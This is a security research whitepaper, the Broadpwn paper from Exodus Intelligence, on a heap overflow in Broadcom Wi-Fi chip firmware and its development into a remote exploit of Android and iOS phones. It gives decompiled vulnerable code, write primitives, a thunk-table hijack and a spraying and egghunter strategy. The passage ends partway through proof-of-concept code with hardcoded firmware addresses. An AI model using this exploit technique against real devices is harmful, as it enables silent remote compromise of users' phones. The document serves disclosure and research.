BROADPWN: REMOTELY COMPROMISING ANDROID AND IOS VIA A BUG IN THE BROADCOM WI-FI CHIPSET

Nitay Artenstein, Exodus Intelligence
nitay.artenstein@exodusintel.com

July 28, 2017

Abstract

Fully remote exploits that allow for compromise of a target without any user interaction have become something of a myth in recent years. While some are occassionally still found against insecure and unpatched targets such as routers, various IoT devices or old versions of Windows, practically no remotely exploitable bugs that reliably bypass DEP and ASLR have been found on Android and iOS. In order to compromise these devices, attackers normally resort to browser bugs. The downside of this approach, from an attacker's perspective, is that successful exploitation requires the victim to either click on an untrusted link or connect to an attacker's network and actively browse to a non-HTTPS site. Paranoid users will be wary against doing either of these things.

It is naive to assume that a well-funded attacker will accept these limitations. As modern operating systems become hardened, attackers are hard at work looking for new, powerful and inventive attack vectors. However, remote exploits are not a simple matter. Local attacks benefit from an extensive interaction with the targeted platform using interfaces such as syscalls or JavaScript, which allows the attacker to make assumptions about the target's address space and memory state. Remote attackers, on the other hand, have a much more limited interaction with the target. In order for a remote attack to be successful, the bug on which it is based needs to allow the attacker to make as few assumptions as possible about the target's state.

This research is an attempt to demonstrate what such an attack, and such a bug, will look like.

Broadpwn is a fully remote attack against Broadcom's BCM43xx family of WiFi chipsets, which allows for code execution on the main application processor in both Android and iOS. It is based on an unusually powerful 0-day that allowed us to leverage it into a reliable, fully remote exploit.

In this whitepaper, we will describe our thought process in choosing an attack surface suitable for developing a fully remote exploit, explain how we honed in on particular code regions in order to look for a bug that can be triggered without user interaction, and walk through the stages of developing this bug into a reliable, fully remote exploit.

We will conclude with a bonus. During the early 2000s, self-propagating malware—or "worms"—were common. But the advent of DEP and ASLR largely killed off remote exploitation, and Conficker (2009) will be remembered as the last self-propagating network worm. We will revive this tradition by turning Broadpwn into the first WiFi worm for mobile devices, and the first public network worm in eight years.

Contents

Chapter 1

The Attack Surface

Two words make up an attacker's worst nightmare when considering remote exploitation: DEP and ASLR. In order to leverage a bug into a full code execution primitive, some knowledge of the address space is needed. But with ASLR enabled, such knowledge is considerably more difficult to obtain, and sometimes requires a separate infoleak. And, generally speaking, infoleaks are harder to obtain on remote attack surfaces, since the target's interaction with the attacker is limited. Over the past decade, hundreds of remote bugs have died miserable deaths due to DEP and ASLR.

Security researchers who work with embedded systems don't have such troubles. Routers, cameras, and various IoT devices typically have no security mitigations enabled. Smartphones are different: Android and iOS have had ASLR enabled from a relatively early stage[1]. But this definition is misleading, since it refers only to code running on the main application processor. A smartphone is a complex system. Which other processors exist in a phone?

Most Android and iOS smartphones have two additional chips which are particularly interesting to us from a remote standpoint: the baseband and the WiFi chipset. The baseband is a fascinating and large attack surface, and it doubtlessly draws the attention of many attackers. However, attacking basebands is a difficult business, mainly due to fragmentation. The baseband market is currently going through a major shift: If, several years ago, Qualcomm were the unchallenged market leaders, today the market has split up into several competitors. Samsung's Shannon modems are prevalent in most of the newer Samsungs; Intel's Infineon chips have taken over Qualcomm as the baseband for iPhone 7 and above; and MediaTek's chips are a popular choice for lower cost Androids. And to top it off, Qualcomm is still dominant in higher end non-Samsung Androids.

WiFi chipsets are a different story: Here, Broadcom are still the dominant

[1] While KASLR is still largely unsupported on Android devices, the large variety of kernels out there effectively means that an attacker can make very few assumptions about an Android kernel's address space. Another problem is that any misstep during an exploit will cause a kernel panic, crashing the device and drawing the attention of the victim.

choice for most popular smartphones, including most Samsung Galaxy models, Nexus phones and iPhones. A peculiar detail makes the story even more interesting. On laptops and desktop computers, the WiFi chipset generally handles the PHY layer while the kernel driver is responsible for handling layer 3 and above. This is known as a SoftMAC implementation. On mobile devices, however, power considerations often cause the device designers to opt for a FullMAC WiFi implementation, where the WiFi chip is responsible for handling the PHY, MAC and MLME on its own, and hands the kernel driver data packets that are ready to be sent up. Which means, of course, that the chip handles considerable attacker-controlled input on its own.

Another detail sealed our choice. Running some tests on Broadcom's chips, we realized with joy that there was no ASLR and that the whole of RAM has RWX permissions—meaning that we can read, write and run code anywhere in memory. While the same holds partially true for Shannon and MediaTek basebands, Qualcomm basebands do support DEP and are therefore somewhat harder to exploit.

Before we continue, it should be mentioned that a considerable drawback exists when attacking the WiFi chip. The amount of code running on WiFi chipsets is considerably smaller than code running on basebands, and the 802.11 family of protocols is significantly less complicated and tricky to implement than the nightmarish range of protocols that basebands have to implement, including GSM and LTE. On a BCM4359 WiFi SoC, we identified approximately 9,000 functions. On a Shannon baseband, there are above 80,000. That means that a reasonably determined effort at code auditing on Broadcom's part has a good chance of closing off many exploitable bugs, making an attacker's life much harder. Samsung would need to put in considerably more effort to arrive at the same result.

Chapter 2

The BCM43XX Family[1]

Broadcom's WiFi chips are the dominant choice for the WiFi slot in high-end smartphones. In a non-exhaustive research, we've found that the following models use Broadcom WiFi chips:

- Samsung Galaxy from S3 through S8, inclusive
- All Samsung Notes
- Nexus 5, 6, 6X and 6P
- All iPhones after iPhone 5

The chip model range from BCM4339 for the oldest phones (notably Nexus 5) up to BCM4361 for the Samsung Galaxy S8. This research was carried out on both a Samsung Galaxy S5 (BCM4354) and a Samsung Galaxy S7 (BCM4359), with the main exploit development process taking place on the S7.


Reverse engineering and debugging the chip's firmware is made relatively simple by the fact that the unencrypted firmware binary is loaded into the chip's RAM by the main OS every time after the chip is reset, so a simple search through the phone's system will usually suffice to locate the Broadcom firmware. On Linux kernels, its path is usually defined in the config variable `BCMDHD_FW_PATH`.

[1] The BCM43xx family has been the subject of extensive security research in the past. Notable research includes Wardriving from Your Pocket (https://recon.cx/2013/slides/Recon2013-Omri%20Ildis%2C%20Yuval%20Ofir%20and%20Ruby%20Feinstein-Wardriving%20from%20your%20pocket.pdf) by Omri Ildis, Yuval Ofir and Ruby Feinstein; One Firmware to Monitor 'em All (http://archive.hack.lu/2012/Hacklu-2012-one-firmware-Andres-Blanco-Matias-Eissler.pdf) by Andres Blanco and Matias Eissler; and the Nexmon project by SEEMOO Lab (https://github.com/seemoo-lab/nexmon). These projects aimed mostly to implement monitor mode on Nexus phones by modifying the BCM firmware, and their insights greatly assisted the author with the current research. More recently, Gal Beniamini of Project Zero has published the first security-focused report about the BCM43xx family (https://googleprojectzero.blogspot.ca/2017/04/over-air-exploiting-broadcoms-wi-fi_4.html), and has discovered several bugs in the BCM firmware.

Another blessing is that there is no integrity check on the firmware, so it's quite easy to patch the original firmware, add hooks that print debugging output or otherwise modify its behaviour, and modify the kernel to load our firmware instead. A lot of this research was carried out by placing hooks at the right places and observing the system's behavior (and more interestingly, its misbehavior).

All the BCM chips that we've observed run an ARM Cortex-R4 microcontroller. One of the system's main quirks is that a large part of the code runs on the ROM, whose size is 900k. Patches, and additional functionality, are added to the RAM, also 900k in size. In order to facilitate patching, an extensive thunk table is used in RAM, and calls are made into that table at specific points during execution. Should a bug fix be issued, the thunk table could be changed to redirect to the newer code.

In terms of architecture, it would be correct to look at the BCM43xx as a WiFi SoC, since two different chips handle packet processing. While the main processor, the Cortex-R4, handles the MAC and MLME layers before handing the received packets to the Linux kernel, a separate chip, using a proprietary Broadcom processor architecture, handles the 802.11 PHY layer. Another component of the SoC is the interface to the application processor: Older BCM chips used the slower SDIO connection, while BCM4358 and above use PCIe.



The main ARM microcontroller in the WiFi SoC runs a mysterious proprietary RTOS known as HNDRTE. While HNDRTE is closed-source, there are several convenient places to obtain older versions of the source code. Previous researchers have mentioned the Linux brcmsmac driver, a driver for SoftMAC WiFi chips which handle only the PHY layer while letting the kernel do the rest. While this driver does contain source code which is also common to HNDRTE itself, we found that that most of the driver code which handles packet process-

ing (and that's where we intended to find bugs) was significantly different to the one found in the firmware, and therefore did not help us with reversing the interesting code areas.

The most convenient resource we found was the source code for the VMG-1312, a forgotten router which also uses a Broadcom chipset. While the brcms-mac driver contains code which was open-sourced by Broadcom for use with Linux, the VMG-1312 contains proprietary Broadcom closed-source code, bearing the warning "This is UNPUBLISHED PROPRIETARY SOURCE CODE of Broadcom Corporation". Apparently, the Broadcom code was published by mistake together with the rest of the VMG-1312 sources.

The leaked code contains most of the key functions we find in the firmware blob, but it appears to be dated, and does not contain much of the processing code for the newer 802.11 protocols. Yet it was extremely useful during the course of this research, since the main packet handling functions have not changed much. By comparing the source code with the firmware, we were able to get a quick high-level view of the packet processing code section, which enabled us to hone in on interesting code areas and focus on the next stage: finding a suitable bug.

Chapter 3

Finding the Right Bug


By far, the biggest challenge in developing a fully remote attack is finding a suitable bug. In order to be useful, the right bug will need to meet all the following requirements:

- It will be triggered without requiring interaction on behalf of the victim
- It will not require us to make assumptions about the state of the system, since our ability to leak information is limited in a remote attack
- After successful exploitation, the bug will not leave the system in an unstable state

Finding a bug that can be triggered without user interaction is a tall order. For example, CVE-2017-0561, which is a heap-overflow in Broadcom's TDLS implementation discovered by Project Zero, still requires the attacker and the victim to be on the same WPA2 network. This means the attackers either need to trick the victim to connect to a WPA2 network that they control, or be able to connect to a legitimate WPA2 network which the victim is already on.

So where can we find a more suitable bug? To answer that question, let's look briefly at the 802.11 association process. The process begins with the client, called mobile station (STA) in 802.11 lingo, sending out Probe Request packets to look for nearby Access Points (APs) to connect to. The Probe Requests contain data rates supported by the STA, as well as 802.11 capabilities such as 802.11n or 802.11ac. They will also normally contain a list of preferred SSIDs that the STA has previously connected to.

In the next phase, an AP that supports the advertised data rates will send a Probe Response containing data such as supported encryption types and 802.11 capabilities of the AP. After that, the STA and the AP will both send out Authentication Open Sequence packets, which are an obsolete leftover from the days WLAN networks were secured by WEP. In the last phase of the association process, a STA will send an Association Request to the AP it has chosen to connect to. This packet will include the chosen encryption type, as well as various other data about the STA.



All the packet types in the above association sequence have the same structure: A basic 802.11 header, followed by a series of 802.11 Information Elements (IEs). The IEs are encoded using the well known TLV (Type-Length-Value) convention, with the first byte of the IE denoting the type of information, the second byte holding its length, and the next bytes holding the actual data. By parsing this data, both the AP and the STA get information about the requirements and capabilities of their counterpart in the association sequence.

Any actual authentication, implemented using protocols such as WPA2, happens only after this association sequence. Since there are no real elements of authentication within the association sequence, it's possible to impersonate any AP using its MAC address and SSID. The STA will only be able to know that the AP is fake during the later authentication phase. This makes any bug during the association sequence especially valuable. An attacker who finds a bug in the association process will be able to sniff the victim's probe requests over the air, impersonate an AP that the STA is looking for, then trigger the bug without going through any authentication.

When looking for the bug, we were assisted by the highly modular way in

which Broadcom's code handles the different protocols in the 802.11 family and the different functionalities of the firmware itself. The main relevant function in this case is `wlc_attach_module`, which abstracts each different protocol or functionality as a separate module. The names of the various initialization functions that `wlc_attach_module` calls are highly indicative. This is some sample code:

```
prot_g = wlc_prot_g_attach(wlc);
wlc->prot_g = prot_g;
if (!prot_g) {
        goto fail;
}

prot_n = wlc_prot_n_attach(wlc);
wlc->prot_n = prot_n;
if (!prot_n) {
        goto fail;
}

ccx = wlc_ccx_attach(wlc);
wlc->ccx = ccx;
if (!ccx)
{       goto fail;
}

amsdu = wlc_amsdu_attach(wlc);
wlc->amsdu = amsdu;
if (!amsdu) {
        goto fail;
}
```

Each module initialization function then installs handlers which are called whenever a packet is received or generated. These callbacks are responsible for either parsing the contexts of a received packet which are relevant for a specific protocol, or generating the protocol-relevant data for an outgoing packet. We're mostly interested in the latter, since this is the code which parses attacker-controlled data, so the relevant function here is `wlc_iem_add_parse_fn`, which has the following prototype:

```
void wlc_iem_add_parse_fn(iem_info *iem, uint32 subtype_bitfield,
        uint32 iem_type, callback_fn_t fn, void *arg)
```

The second and third arguments are particularly relevant here. `subtype_bitfield` is a bitfield containing the different packet subtypes (such as probe request, probe response, association request etc.) that the parser is relevant for. The third argument, `iem_type`, contains the IE type (covered earlier) that this parser is relevant for.

`wlc_iem_add_parse_fn` is called by the various module initialization functions in `wlc_module_attach`. By writing some code to parse the arguments passed to it, we can make a list of the parsers being called for each phase of the association sequence. By narrowing our search down to this list, we can avoid looking for bugs in areas of the code which don't interest us: areas which occur only after the user has completed the full association and authentication process with an AP. Any bug that we might in those areas will fail to meet our most important criteria—the ability to be triggered without user interaction.

Using the approach above, we became lucky quite soon. In fact, it took us time to realise how lucky.

Chapter 4

The Bug

Wireless Multimedia Extensions (WMM) are a Quality-of-Service (QoS) extension to the 802.11 standard, enabling the Access Point to prioritize traffic according to different Access Categories (ACs), such as voice, video or best effort. WMM is used, for instance, to insure optimal QoS for especially data-hungry applications such as VoIP or video streaming. During a client's association process with an AP, the STA and AP both announce their WMM support level in an Information Element (IE) appended to the end of the Beacon, Probe Request, Probe Response, Association Request and Association Response packets.

In our search for bugs in functions that parse association packets after being installed by `wlc_iem_add_parse_fn`, we stumbled upon the following function:

```
void wlc_bss_parse_wme_ie(wlc_info *wlc, ie_parser_arg *arg)
{
  unsigned int frame_type;
  wlc_bsscfg *cfg;
  bcm_tlv *ie;
  unsigned char *current_wmm_ie;
  int flags;

  frame_type = arg->frame_type;
  cfg = arg->bsscfg;
  ie = arg->ie;
  current_wmm_ie = cfg->current_wmm_ie;
  if ( frame_type == FC_REASSOC_REQ )
  {
    ...
    <handle reassociation requests>
    ...
  }
  if ( frame_type == FC_ASSOC_RESP )
  {
```

```
...
if ( wlc->pub->_wme )
{
  if ( !(flags & 2) )
  {
    ...
    if ( ie )
    {
      ...
      cfg->flags |= 0x100u;
      memcpy(current_wmm_ie, ie->data, ie->len);
```

In a classic and easy to spot bug, the program calls `memcpy()` in the last line without verifying that the buffer `current_wmm_ie` (our name) is large enough to hold the data of size `ie->len`. But it's too early to call it a bug: let's see where `current_wmm_ie` is allocated to figure out whether it really is possible to overflow. We can find the answer in the function which allocates the overflowed structure:

```
wlc_bsscfg *wlc_bsscfg_malloc(wlc_info *wlc)
{
  wlc_info *wlc;
  wlc_bss_info *current_bss;
  wlc_bss_info *target_bss;
  wlc_pm_st *pm;
  wmm_ie *current_wmm_ie;

  ...
  current_bss = wlc_calloc(0x124);
  wlc->current_bss = current_bss;
  if ( !current_bss )
  {
    goto fail;
  }
  target_bss = wlc_calloc(0x124);
  wlc->target_bss = target_bss;
  if ( !target_bss )
  {
    goto fail;
  }
  pm = wlc_calloc(0x78);
  wlc->pm = pm;
  if ( !pm )
  {
    goto fail;
  }
```

```
current_wmm_ie = wlc_calloc(0x2C);
wlc->current_wmm_ie = current_wmm_ie;
if ( !current_wmm_ie )
{
  goto fail;
}
```

As we can see in the last section, the `current_wmm_ie` buffer is allocated with a length of 0x2c (44) bytes, while the maximum size for an IE is 0xff (255) bytes. This means that we have a nice maximum overflow of 211 bytes.

But an overflow would not necessarily get us very far. For example, CVE-2017-0561 (the TDLS bug) is hard to exploit because it only allows the attacker to overflow the size field of the next heap chunk, requiring complicated heap acrobatics in order to get a write primitive, all the while corrupting the state of the heap and making execution restoration more difficult. As far as we know, this bug could land us in the same bad situation. So let's understand what exactly is being overflowed here.

Given that the HNDRTE implementation of `malloc()` allocates chunks from the top of memory to the bottom, we can assume, by looking at the above code, that the `wlc->pm` struct will be allocated immediately following the `wlc->current_wmm_ie` struct which is the target of the overflow. To validate this assumption, let's look at a hex dump of `current_wmm_ie`, which on the BCM4359 that we tested was always allocated at 0x1e7dfc:

```
00000000: 00 50 f2 02 01 01 00 00 03 a4 00 00 27 a4 00 00  .P..........'...
00000010: 42 43 5e 00 62 32 2f 00 00 00 00 00 00 00 00 00  BC^.b2/.........
00000020: c0 0b e0 05 0f 00 00 01 00 00 00 00 7a 00 00 00  ............z...
00000030: 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040: 64 7a 1e 00 00 00 00 00 b4 7a 1e 00 00 00 00 00  dz.......z......
00000050: 00 00 00 00 00 00 00 00 c8 00 00 00 c8 00 00 00  ................
00000060: 00 00 00 00 00 00 00 00 9c 81 1e 00 1c 81 1e 00  ................
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000a0: 00 00 00 00 00 00 00 00 2a 01 00 00 00 c0 ca 84  ........*.......
000000b0: ba b9 06 01 0d 62 72 6f 61 64 70 77 6e 5f 74 65  .....broadpwn_te
000000c0: 73 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00  st..............
000000d0: 00 00 00 00 00 00 fb ff 23 00 0f 00 00 00 01 10  ........#.......
000000e0: 01 00 00 00 0c 00 00 00 82 84 8b 0c 12 96 18 24  ...............$
000000f0: 30 48 60 6c 00 00 00 00 00 00 00 00 00 00 00 00  0H`l............
```

Looking at offset 0x2c, which is the end of `current_wmm_ie`, we can see the size of the next heap chunk, 0x7a—which is the exact size of the `wlc->pm` struct plus a two byte alignment. This validates our assumption, and means that our overflow always runs into `wlc->pm`, which is a struct of type `wlc_pm_st`.

It's worthwhile to note that the position of both `current_wmm_ie` and `pm` is completely deterministic given a firmware version. Since these structures are

allocated early in the initialization process, they will always be positioned at the same addresses. This fortunately spares us the need for complicated heap feng-shui—we always overflow into the same address and the same structure.

Chapter 5

The Exploit

Finding a bug was the easy part. Writing a reliable remote exploit is the hard part, and this is usually where a bug is found to be either unexploitable or so difficult to exploit as to be impractical.

In our view, the main difficulty in writing a remote exploit is that some knowledge is needed about the address space of the attacked program. The other difficulty is that mistakes are often unforgivable: in a kernel remote exploit, for instance, any misstep will result in a kernel panic, immediately alerting the victim that something is wrong—especially if the crash is repeated several times.

In Broadpwn, both of these difficulties are mitigated by two main lucky facts: First, the addresses of all the relevant structures and data that we will use during the exploit are consistent for a given firmware build, meaning that we do not need any knowledge of dynamic addresses—after testing the exploit once on a given firmware build, it will be consistently reproducible. Second, crashing the chip is not particularly noisy. The main indication in the user interface is the disappearance of the WiFi icon, and a temporary disruption of connectivity as the chip resets.

This creates a situation where it's possible to build a dictionary of addresses for a given firmware, then repeatedly launch the exploit until we have brute forced the correct set of addresses. A different, experimental solution, which does not require knowledge of any version-specific addresses, is given at the end of this section.

Let's first look at how we achieve a write primitive. The overflowed structure is of type `wlc_pm_st`, and handles power management states, including entering and leaving power-saving mode. The struct is defined as follows:

```
typedef struct wlc_pm_st {
        uint8 PM;
        bool PM_override;
        mbool PMenabledModuleId;
        bool PMenabled;
        bool PMawakebcn;
```

```
        bool PMpending;
        bool priorPMstate;
        bool PSpoll;
        bool check_for_unaligned_tbtt;
        uint16 pspoll_prd;
        struct wl_timer *pspoll_timer;
        uint16 apsd_trigger_timeout;
        struct wl_timer *apsd_trigger_timer;
        bool apsd_sta_usp;
        bool WME_PM_blocked;
        uint16 pm2_rcv_percent;
        pm2rd_state_t pm2_rcv_state;
        uint16 pm2_rcv_time;
        uint pm2_sleep_ret_time;
        uint pm2_sleep_ret_time_left;
        uint pm2_last_wake_time;
        bool pm2_refresh_badiv;
        bool adv_ps_poll;
        bool send_pspoll_after_tx;
        wlc_hwtimer_to_t *pm2_rcv_timer;
        wlc_hwtimer_to_t *pm2_ret_timer;
} wlc_pm_st_t;
```

Four members of this struct are especially interesting to control from an exploitation viewpoint: `pspoll_timer` and `apsd_trigger_timer` of type `wl_timer`, and `pm2_rcv_timer` and `pm2_ret_timer` of type `wlc_hwtimer_to_t`. First let's look at the latter.

```
typedef struct _wlc_hwtimer_to {
        struct _wlc_hwtimer_to *next;
        uint timeout;
        hwtto_fn fun;
        void *arg;
        bool expired;
} wlc_hwtimer_to_t;
```

The function `wlc_hwtimer_del_timeout` is called after processing the packet and triggering the overflow, and receives `pm2_ret_timer` as an argument:

```
void wlc_hwtimer_del_timeout(wlc_hwtimer_to *newto)
{
  wlc_hwtimer_to *i;
  wlc_hwtimer_to *next;
  wlc_hwtimer_to *this;

  for ( i = &newto->gptimer->timer_list; ; i = i->next )
  {
```

```
    this = i->next;
    if ( !i->next )
    {
      break;
    }
    if ( this == newto )
    {
      next = newto->next;
      if ( newto->next )
      {
        next->timeout += newto->timeout; // write-4 primitive
      }
      i->next = next;
      this->fun = 0;
      return;
    }
  }
}
```

As can be seen from the code, by overwriting the value of `newto` and causing it to point to an attacker controlled location, the contents of the memory location pointed to by `next->timeout` can be incremented by the memory contents of `newto->timeout`. This amounts to a write-what-where primitive, with the limitation that the original contents of the overwritten memory location must be known.

A less limited write primitive can be achieved through using the `pspoll_timer` member, of type `struct wl_timer`. This struct is handled by a callback function triggered regularly during the association process[1]:

```
int timer_func(struct wl_timer *t)
{
  prev_cpsr = j_disable_irqs();
  v3 = t->field_20;

  ...

  if ( v3 )
  {
    v7 = t->field_18;
    v8 = &t->field_8;
    if ( &t->field_8 == v7 )
    {

      ...
```

[1]This function does not exist in the source code that we managed to obtain, so the naming is arbitrary

```
    }
    else
    {
      v9 = t->field_1c;
      v7->field_14 = v9;
      *(v9 + 16) = v7;
      if ( *v3 == v8 )
      {
        v7->field_18 = v3;
      }
    }
    t->field_20 = 0;
  }
  j_restore_cpsr(prev_cpsr);
  return 0;
}
```

As can be seen towards the end of the function, we have a much more convenient write primitive here. Effectively, we can write the value we store in `field_1c` into an address we store in `field_18`. With this, we can write an arbitrary value into any memory address, without the limitations of the previous write primitive we found.

The next question is how to leverage our write primitive into full code execution. For this, two approaches will be considered: one which requires us to know firmware memory addresses in advance (or to brute force those addresses by crashing the chip several times), and another method, more difficult to implement, which requires a minimum of that knowledge. We'll look at the former approach first.

To achieve a write primitive, we need to overwrite `pspoll_timer` with a memory address that we control. Since the addresses of both `wlc->current_wmm_ie` and `wlc->ps` are known and consistent for a given firmware build, and since we can fully overwrite their contents, we can clobber `pspoll_timer` to point anywhere within these objects. For the creation of a fake `wl_timer` object, the unused area between `wlc->current_wmm_ie` and `wlc->ps` is an ideal fit. Placing our fake timer object there, we'll cause `field_18` to point to an address we want to overwrite (minus an offset of 14) and have `field_1c` hold the contents we want to overwrite that memory with. After we trigger the overwrite, we only need to wait for the timer function to be called, and do our overwrite for us.

The next stage is to determine which memory address do we want to overwrite. As can be seen in the above function, immediately after we trigger our overwrite, a call to `j_restore_cpsr` is made. This function basically does one thing: it refers to the function thunk table found in RAM (mentioned previously when we described HNDRTE and the BCM43xx architecture), pulls the address of `restore_cpsr` from the thunk table, and jumps to it. Therefore, by overwriting the index of `restore_cpsr` in the thunk table, we can cause our own

function to be called immediately afterwards. This has the advantage of being portable, since both the starting address of the thunk table and the index of the pointer to `restore_cpsr` within it are consistent between firmware builds.

We have now obtained control of the instruction pointer and have a fully controlled jump to an arbitrary memory address. This is made sweeter by the fact that there are no restrictions on memory permissions—the entire RAM memory is RWX, meaning we can execute code from the heap, the stack or wherever else we choose. But we still face a problem: finding a good location to place our shellcode is an issue. We can write the shellcode to the `wlc->pm` struct that we are overflowing, but this poses two difficulties: first, our space is limited by the fact that we only have an overwrite of 211 bytes. Second, the `wlc->pm` struct is constantly in use by other parts of the HNDRTE code, so placing our shellcode at the wrong place within the structure will cause the whole system to crash.

After some trial and error, we realized that we had a tiny amount of space for our code: 12 bytes within the `wlc->pm` struct (the only place where overwriting data in the struct would not crash the system), and 32 bytes at a consecutive struct which held an SSID string (which we could freely overwrite). 44 bytes of code are not a particularly useful payload—we'll need to find somewhere else to store our main payload.

The normal way to solve such a problem in exploits is to look for a spray primitive: we'll need a way to write the contents of large chunks of memory, giving us a convenient and predictable location to store our payload.


While spray primitives can be an issue in remote exploits, since sometimes the remote code doesn't give us a sufficient interface to write large chunks of memory, in this case it was easier than expected—in fact, we didn't even need to go through the code to look for suitable allocation primitives. We just had to use common sense.

Any WiFi implementation will need to handle many packets at any given time. For this, HNDRTE provides the implementation of a ring buffer common to the D11 chip and the main microcontroller. Packets arriving over PHY are repeatedly written to this buffer until it gets filled, and which point new packets are simply written to the beginning of the buffer and overwrite any existing data there.

For us, this means that all we need to do is broadcast our payload over the air and over multiple channels. As the WiFi chip repeatedly scans for available APs (this is done every few seconds even when the chip is in power saving mode), the ring buffer gets filled with our payload—giving us the perfect place to jump to and enough space to store a reasonably sized payload.

What we'll do, therefore, is this: write a small stub of shellcode within `wlc->pm`, which saves the stack frame (so we can restore normal execution afterwards) and jumps to the next 32 bytes of shellcode which we store in the unused SSID string. This compact shellcode is nothing else than classic egghunting shellcode, which searches the ring buffer for a magic number which indicates the beginning of our payload, then jumps to it.

So, time to look at the POC code. This is how the exploit buffer is crafted:




```
u8 *generate_wmm_exploit_buf(u8 *eid, u8 *pos)
{
  uint32_t curr_len = (uint32_t) (pos - eid);
  uint32_t overflow_size = sizeof(struct exploit_buf_4359);
  uint32_t p_patch = 0x16010C; // p_restore_cpsr
  uint32_t buf_base_4359 = 0x1e7e02;
  struct exploit_buf_4359 *buf = (struct exploit_buf_4359 *) pos;

  memset(pos, 0x0, overflow_size);

  memcpy(&buf->pm_st_field_40_shellcode_start_106, shellcode_start_bin,
    sizeof(shellcode_start_bin)); // Shellcode thunk
  buf->ssid.ssid[0] = 0x41;
  buf->ssid.ssid[1] = 0x41;
  buf->ssid.ssid[2] = 0x41;
  memcpy(&buf->ssid.ssid[3], egghunt_bin, sizeof(egghunt_bin));
  buf->ssid.size = sizeof(egghunt_bin) + 3;

  // Point pspoll timer to our fake timer object
  buf->pm_st_field_10_pspoll_timer_58 = buf_base_4359 +
    offsetof(struct exploit_buf_4359, t_field_0_2);

  buf->pm_st_size_38 = 0x7a;
  buf->pm_st_field_18_apsd_trigger_timer_66 = 0x1e7ab4;
```

```
